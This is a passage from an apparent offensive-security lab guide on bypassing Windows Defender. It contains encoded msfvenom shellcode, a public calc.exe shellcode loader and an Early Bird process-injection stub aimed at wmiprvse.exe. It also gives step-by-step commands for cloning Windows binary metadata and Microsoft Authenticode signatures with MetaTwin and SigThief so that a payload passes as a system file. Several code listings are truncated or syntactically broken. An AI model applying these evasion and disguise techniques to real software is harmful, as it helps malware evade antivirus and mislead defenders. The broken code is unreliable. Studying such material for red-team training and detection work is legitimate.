x64/xor_dynamic succeeded with size 881 (iteration=11)
x64/xor_dynamic succeeded with size 932 (iteration=12)
x64/xor_dynamic succeeded with size 984 (iteration=13)
x64/xor_dynamic succeeded with size 1036 (iteration=14)
x64/xor_dynamic chosen with final size 1036
Payload size: 1036 bytes
Final size of c file: 4378 bytes
unsigned char buf[] =
"\xeb\x27\x5b\x53\x5f\xb0\x5f\xfc\xae\x75\xfd\x57\x59\x53\x5e"
"\x8a\x06\x30\x07\x48\xff\xc7\x48\xff\xc6\x66\x81\x3f\x44\xd7"
"\x74\x07\x80\x3e\x5f\x75\xea\xeb\xe6\xff\xe1\xe8\xd4\xff\xff"
"\xff\x25\x02\x01\x5f\xce\x25\x5a\x76\x5d\xb1\x08\xfe\xaf\x50"
"\xff\x56\x7c\x51\x5f\xaf\x04\x31\x22\x4a\xfe\xe2\x4a\xfe\xe3"
"\x64\x80\x1a\x34\xb8\x51\x05\x81\x1b\x2f\x74\xcf\xe9\xe7\xda"
```

Figure 229 - Example of shellcode generation with MSFvenom

As we can see above the final payload is quite larger with the encoding. Let's add this into our C++ code and see if DefenderCheck picks this up now:

```

Target file size: 97280 bytes
Analyzing...

[!] Identified end of bad bytes at offset 0x160FD in the original file
File matched signature: "Trojan:Win64/Meterpreter.E" ←

00000000  00 00 00 00 00 00 00 00 00 00 00 08 87 01 40 01  .....?@.
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000020  00 00 00 00 00 00 00 00 00 00 00 08 87 01 40 01  .....?@.
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000040  00 00 00 00 00 00 00 00 00 00 00 08 87 01 40 01  .....?@.
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000060  00 00 00 00 00 00 00 00 00 00 00 08 87 01 40 01  .....?@.
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00000090  00 00 00 00 00 00 00 00 00 00 00 10 87 01 40 01  .....?@.
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
000000B0  00 00 00 70 04 01 40 01 00 00 00 F0 05 01 40 01  ...p@...d@.
000000C0  00 00 00 70 FA 00 40 01 00 00 00 00 00 00 00 00  ...pú@.....
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
000000F0  00 00 00 00 00 00 00 00 00 00 00 A0 85 01 40 01  .....?@.

C:\Users\Administrator\Desktop\Labs\Labs\Lab 16 - Attacking AV>_

```

Figure 230 - Example of encoded calc.exe shellcode still being detected

Interesting we are still getting flagged as malicious even when using the encoder. At this point we can choose to use a different payload that pops calc or use a different encoder. We could spend all day trying to get around detection with a MSFvenom payload or we could maybe just use a different compiler such as “**clang.exe**”

The Clang Compiler

As discussed above sometimes it's more beneficial to just move onto compiling the code with a different compiler. Basically, from a malware development standpoint each compiler offers different settings. In this lab we are not going to cover any in depth details. If we would compare a binary created by **cl.exe** and **clang.exe** they would look different this is all that matters to us at this point. It's a neat trick that sometimes can get you past AV detection since the most common compiler used to build malware is **cl.exe**.

Let's jump right into it, on the Windows Dev box we have installed clang with **Visual Studio** and as a standalone binary with **mingw64**. Both will act similar in compiling, but both have differences. In this case we are going to use the **Mingw64 clang.exe** to build the pervious example of the encoded shellcode with MSFvenom that pops a calc payload with the Early Bird code.

First let's open a command prompt or a Visual Studio x64 CMD, the current dir of CMD should be where the C++ code file is sitting as in the previous example. If we run the following command:

- `C:\Users\Administrator\Desktop\Tools\mingw64\bin\clang.exe -o earlybird.exe earlybird.cpp`

We should have an updated **earlybird.exe** binary that is now built with the clang compiler. Let's now execute our **DefenderCheck** against the new binary:

```
C:\Users\Administrator\Desktop\Labs\Labs\Lab 16 - Attacking AV>DefenderCheck.exe earlybird.exe
Target file size: 65465 bytes
Analyzing...

Exhausted the search. The binary looks good to go!
```

Figure 231 - Example of no detection with DefenderCheck by building with Clang

Interesting, the check came back clean. We first notice that the file size is way different than the compiled version with **cl.exe**. What we have learned is maybe our compilers are working against us at times. I will leave it up to you to figure out the differences between the **clang** and **cl.exe** compilers.

As a final check we can drop the payload on the Desktop of the Windows Defender box and execute the program:




Figure 232 - Example of bypassing detection by using Clang compiler

We have successfully created a Windows Defender bypass using a MSFvenom calc encoded payload with the Early Bird process injection technique. With a little bit of work any AV can be bypassed in a similar manner.

Custom Calc.exe Shellcode

During the previous example we had to switch to the clang compiler but let's say we could not get our code to work with **clang.exe** or compiling with clang still got us caught. What are our next options? We could write a custom encoder. This could take a while since there would be lots of trial and error to get this working correctly or we could use a different payload that performs the same function.

Depending on your objective and what you need to do, there is a strong possibility someone has already been in your shoes and succeeded. In our case we need to find a new payload that pops calc in a x64 bit process that can work against all versions of Windows. We could write our own in assembly or we could use a publicly available one.

In this example we will be using a shellcode from **exploit-db.com**:

- <https://www.exploit-db.com/shellcodes/49819>

There is some great information on how this was built, and the final opcode version is already provided. This was made in 2021 by a great author of many security tools we already reference in this entire lab guide.

```
#include <windows.h>
void main() {
    void* exec;
    BOOL rv;
    HANDLE th;
    DWORD oldprotect = 0;
    // Shellcode
    unsigned char payload[] =
        "\x48\x31\xff\x48\xf7\xe7\x65\x48\x8b\x58\x60\x48\x8b\x5b\x18\x48\x8b\x5b\x20\x48\x8b\x1b\x48\x8b\x1b\x48\x8b\x5b\x20\x49\x89\xd8\x8b"
        "\x5b\x3c\x4c\x01\xc3\x48\x31\xc9\x66\x81\xc1\xff\x88\x48\xc1\xe9\x08\x8b\x14\x0b\x4c\x01\xc2\x4d\x31\xd2\x44\x8b\x52\x1c\x4d\x01\xc2"
        "\x4d\x31\xdb\x44\x8b\x5a\x20\x4d\x01\xc3\x4d\x31\xe4\x44\x8b\x62\x24\x4d\x01\xc4\xeb\x32\x5b\x59\x48\x31\xc0\x48\x89\xe2\x51\x48\x8b"
        "\x0c\x24\x48\x31\xff\x41\x8b\x3c\x83\x4c\x01\xc7\x48\x89\xd6\xf3\xa6\x74\x05\x48\xff\xc0\xeb\xe6\x59\x66\x41\x8b\x04\x44\x41\x8b\x04"
        "\x82\x4c\x01\xc0\x53\xc3\x48\x31\xc9\x80\xc1\x07\x48\xb8\x0f\xa8\x96\x91\xba\x87\x9a\x9c\x48\xf7\xd0\x48\xc1\xe8\x08\x50\x51\xe8\xb0"
        "\xff\xff\xff\x49\x89\xc6\x48\x31\xc9\x48\xf7\xe1\x50\x48\xb8\x9c\x9e\x93\x9c\xd1\x9a\x87\x9a\x48\xf7\xd0\x50\x48\x89\xe1\x48\xff\xc2"
        "\x48\x83xec\x20\x41\xff\xd6";
    unsigned int payload_len = 205;
    exec = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    RtlMoveMemory(exec, payload, payload_len);
    rv = VirtualProtect(exec, payload_len, PAGE_EXECUTE_READ, &oldprotect);
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec, 0, 0, 0);
    WaitForSingleObject(th, -1);
}
```

Figure 233 - Example of public shellcode that executes calc.exe

We can copy and paste the opcode shellcode right into our **earlybird** C++ example. This time we are going to use the **cl.exe** compiler to build our example this time.

Our code should look like this:

```
int main()
{

    unsigned char buf[] =
        "\x48\x31\xff\x48\xf7\xe7\x65\x48\x8b\x58\x60\x48\x8b\x5b\x18\x48\x8b\x5b\x2"
        "\x5b\x3c\x4c\x01\xc3\x48\x31\xc9\x66\x81\xc1\xff\x88\x48\xc1\xe9\x08\x8b\x1"
        "\x4d\x31\xdb\x44\x8b\x5a\x20\x4d\x01\xc3\x4d\x31\xe4\x44\x8b\x62\x24\x4d\x0"
        "\x0c\x24\x48\x31\xff\x41\x8b\x3c\x83\x4c\x01\xc7\x48\x89\xd6\xf3\xa6\x74\x0"
        "\x82\x4c\x01\xc0\x53\xc3\x48\x31\xc9\x80\xc1\x07\x48\xb8\x0f\xa8\x96\x91\x"
        "\xff\xff\xff\x49\x89\xc6\x48\x31\xc9\x48\xf7\xe1\x50\x48\xb8\x9c\x9e\x93\x"
        "\x48\x83xec\x20\x41\xff\xd6";

    SIZE_T shellSize = sizeof(buf);
    STARTUPINFOA si = {0};
    PROCESS_INFORMATION pi = {0};

    CreateProcessA("C:\\Windows\\System32\\wbem\\wmiprvse.exe", NULL, NULL, NULL,
        HANDLE victimProcess = ni.hProcess;
```

Figure 234 - Example of code that uses custom shellcode

We are not going to encode this shellcode to see if we can get away with a less public shellcode that probably has not been used as heavily as the MSFvenom shellcode. After we compile with **cl.exe**, let's run our test against **DefenderCheck** to see if we can bypass detection:

```
C:\Users\Administrator\Desktop\Labs\Labs\Lab 16 - Attacking AV>DefenderCheck.exe earlybird.exe
Target file size: 96256 bytes
Analyzing...
Exhausted the search. The binary looks good to go! ←
```

Figure 235 - Example of custom shellcode that is not encoded bypassing DefenderCheck

As we can see above the new calc shellcode bypassed detection.

Cloning Metadata and Signing Executables

When building malicious payloads for engagements it's important to blend in and have your payload look like a legit Windows executable or maybe a Dell binary that is meant to be there on disk. Just having a process running called **Earlybird.exe** is going to get us caught if we trigger an event before or after payload execution has taken place.

There have been claims that copying an executable's metadata or the resource from an exe can help you bypass detection. This is hit and miss and not always the case. Sometimes it's better to just have a binary that has cloned metadata and not a valid cert and vice versa. Overall, from the previous labs we know that if logging is configured correctly Blue Teams will be looking for processes that do not match up. If we can make an identical clone of a Windows binary that is signed and used commonly on the OS, we can blend in which may allow our binary to last an entire engagement and so on.

Let's start with cloning metadata from a Windows binary that is commonly used on physical machines. We will be using a tool called **Meta Twin**⁵⁶ which is a PowerShell script that allows us to copy metadata and a certificate from a binary on disk. It was determined that this tool was broken when pulled from **GitHub**, we had to edit the PowerShell code on the Windows Dev box to get it to work. If working on a local box outside the course lab environment, you must modify the PS code to use absolute paths!

We will need to open a PowerShell console which can be done from the start menu. Let's change directory to the metatwin folder located under Tools:

- **cd C:\Users\Administrator\Desktop\Tools\metatwin**

Next, we will need to import the metatwin module into the current PS session:

- **Import-Module metatwin.ps1**

I have chosen the splwow64.exe binary to copy for this example. The Windows binary is located at the following location:

- **C:\Windows\splwow64.exe**

To get this script to work we will need to copy our **Target** binary "**EarlyBird.exe**" to the Meta Twin directory. An example is shown below on what this should look like:








	.git	4/29/2022 5:45 PM	File folder	
	src	4/29/2022 5:45 PM	File folder	
	.gitignore	4/29/2022 5:45 PM	Text Document	1 KB
	earlybird.exe 	4/29/2022 5:22 PM	Application	94 KB
	metatwin.ps1	4/29/2022 7:54 PM	Windows PowerS...	8 KB
	readme.md	4/29/2022 5:45 PM	MD File	4 KB

Figure 236 - Example of working directory for Meta Twin

If we look at the properties of the **Source** executable, we can see the current metadata under the **Details** section:

⁵⁶ <https://github.com/threatexpress/metatwin>




Figure 237 - Example of properties for splwow64.exe

This is the data we are looking to clone. In the example, the executable is not signed so we will not be cloning any signatures. Let's use the last Earlybird.exe binary that we created. We are going to target this binary and clone the metadata from the **splwow64.exe** executable.

The following command will execute the meta twin script, copy the metadata from the **splwow64.exe** executable and create a new **earlybird.exe** executable with the exact details from the source executable:

- **Invoke-MetaTwin -Source C:\Windows\splwow64.exe -Target C:\Users\Administrator\Desktop\Tools\metatwin\earlybird.exe**

Once executed we are presented with the following output:

```

Source:      C:\Windows\splwow64.exe
Target:      C:\Users\Administrator\Desktop\Tools\metatwin\earlybird.exe
Output:      C:\Users\Administrator\Desktop\Tools\metatwin\20220429_200659\20220429_200659_earlybird.exe
Signed Output: C:\Users\Administrator\Desktop\Tools\metatwin\20220429_200659\20220429_200659_signed_earlybird.exe
-----
[*] Extracting resources from splwow64.exe
[*] Copying resources from splwow64.exe to C:\Users\Administrator\Desktop\Tools\metatwin\20220429_200659\20220429_200659_earlybird.exe
-----
[+] Results
-----
[+] Metadata
-----
VersionInfo : File:
               C:\Users\Administrator\Desktop\Tools\metatwin\20220429_200659\20220429_200659_earlybird.exe
InternalName:  splwow64.exe
OriginalFilename: splwow64.exe
FileVersion:   10.0.17763.2366 (WinBuild.160101.0800)
FileDescription: Print driver host for applications
Product:       Microsoft® Windows® Operating System
ProductVersion: 10.0.17763.2366
Debug:         False
Patched:       False
PreRelease:    False
PrivateBuild:  False
SpecialBuild:  False
Language:      English (United States)
-----
[+] Digital Signature
    Signature not added ...
PS C:\Users\Administrator\Desktop\Tools\metatwin>

```

Figure 238 - Example of executing PS Meta Twin and showing output

Looking at the output folder we can already see that the newly created executable has the correct icon:

This PC > Desktop > Tools > metatwin > 20220429_200659				
Name	Date modified	Type	Size	
20220429_200659_add.log	4/29/2022 8:07 PM	Text Document	2 KB	
20220429_200659_earlybird.exe	12/15/2021 4:15 AM	Application	152 KB	
20220429_200659_extract.log	4/29/2022 8:06 PM	Text Document	2 KB	
20220429_200659_rh_script.txt	4/29/2022 8:07 PM	Text Document	1 KB	
20220429_200659_splwow64.exe.res	4/29/2022 8:06 PM	Compiled Resourc...	57 KB	

Figure 239 - Example of new binary created by Meta Twin with cloned data

If we open the properties, we should see matching metadata corresponding to the **splwow64.exe** executable:




Figure 240 - Example of identical cloned data with new binary

Now we can run our test with **DefenderCheck** to see if there are any detections based on our changes. First let's change the filename to match the **splwow64.exe** executable:






Name	Date modified	Type	Size
 20220429_200659_add.log	4/29/2022 8:07 PM	Text Document	2 KB
 20220429_200659_extract.log	4/29/2022 8:06 PM	Text Document	2 KB
 20220429_200659_rh_script.txt	4/29/2022 8:07 PM	Text Document	1 KB
 20220429_200659_splwow64.exe.res	4/29/2022 8:06 PM	Compiled Resourc...	57 KB
 splwow64.exe	12/15/2021 4:15 AM	Application	152 KB

Figure 241 - Example of renaming binary to splwow64.exe

Now let's run our DefenderCheck test against the newly named binary with the cloned metadata:

```
PS C:\Users\Administrator\Desktop\Tools\metatwin> .\DefenderCheck.exe .\20220429_200659\splwow64.exe
Target file size: 155136 bytes
Analyzing...

Exhausted the search. The binary looks good to go!
PS C:\Users\Administrator\Desktop\Tools\metatwin>
```

Figure 242 - Example of malicious splwow64.exe binary bypassing DefenderCheck

No detections on the new binary and it looks identical to the **splwow64.exe** executable.

Let's look at a source binary that has a digital signature or aka is signed. We are going to target explorer.exe for this example:

- **C:\Windows\explorer.exe**

This time we will need to include the **Sign** option with **Meta Twin** to copy the signature over to the Early Bird executable. As a note, the Meta Twin tool uses **SigThief**⁵⁷ to copy over the digital signature. This is another great tool that can clone signatures from executables.

Note on signature cloning:

When testing against different Anti-Virus products over the years we have determined that each product prioritizes PE signatures differently, whether the signature is valid or not. Some AV vendors give priority to certain certificate authorities without checking that the signature is valid, and others just check to see that the CertTable is populated with some value in the executable data.

Looking at the **explorer.exe** executable data we can see in the following example there is now a "**Digital Signatures**" tab which contains information on the signed binary. This tab is only presented when an executable is signed.

⁵⁷ <https://github.com/secretsquirrel/SigThief>




Figure 243 - Example of Digital Signatures properties section in executable

We are going to clone the signature and the metadata over to the early bird executable like last time. If we run the following command and target explorer.exe we should get a exe with a digital cert:

- **Invoke-MetaTwin -Source C:\Windows\explorer.exe -Target C:\Users\Administrator\Desktop\Tools\metatwin\earlybird.exe -Sign**

We can see the output from meta twin shows the certificate information from the **explorer.exe** binary:

```
[+] Digital Signature

SignatureType      : Authenticode
SignerCertificate : [Subject]
                  CN=Microsoft Windows, O=Microsoft Corporation, L=Redmond, S=Washington, C=US

                  [Issuer]
                  CN=Microsoft Windows Production PCA 2011, O=Microsoft Corporation, L=Redmond, S=Washington, C=US

                  [Serial Number]
                  33000002ED2C45E4C145CF48440000000002ED

                  [Not Before]
                  12/15/2020 9:29:14 PM

                  [Not After]
                  12/2/2021 9:29:14 PM

                  [Thumbprint]
                  312860D2047EB81F8F58C29FF19ECDB4C634CF6A

Status             : HashMismatch

PS (C:\Users\Administrator\Desktop)\Tools\metatwin>
```

Figure 244 - Example of output from Meta Twin when copying over certificate

Looking at the output folder we should now have 2 binaries, one with just the metadata and one with metadata and a digital certificate:

Name	Date modified	Type	Size
20220429_202836_add.log	4/29/2022 8:28 PM	Text Document	18 KB
20220429_202836_earlybird.exe	4/29/2022 5:22 PM	Application	1,310 KB
20220429_202836_explorer.exe.res	4/29/2022 8:28 PM	Compiled Resourc...	1,209 KB
20220429_202836_extract.log	4/29/2022 8:28 PM	Text Document	2 KB
20220429_202836_rh_script.txt	4/29/2022 8:28 PM	Text Document	1 KB
20220429_202836_signed_earlybird.exe	11/10/2021 4:40 AM	Application	1,356 KB

Figure 245 - Example of binaries generated by Meta Twin for certificate and metadata cloning

If we inspect the properties of the newly created early bird exe, we should now see the Digital Signatures tab:

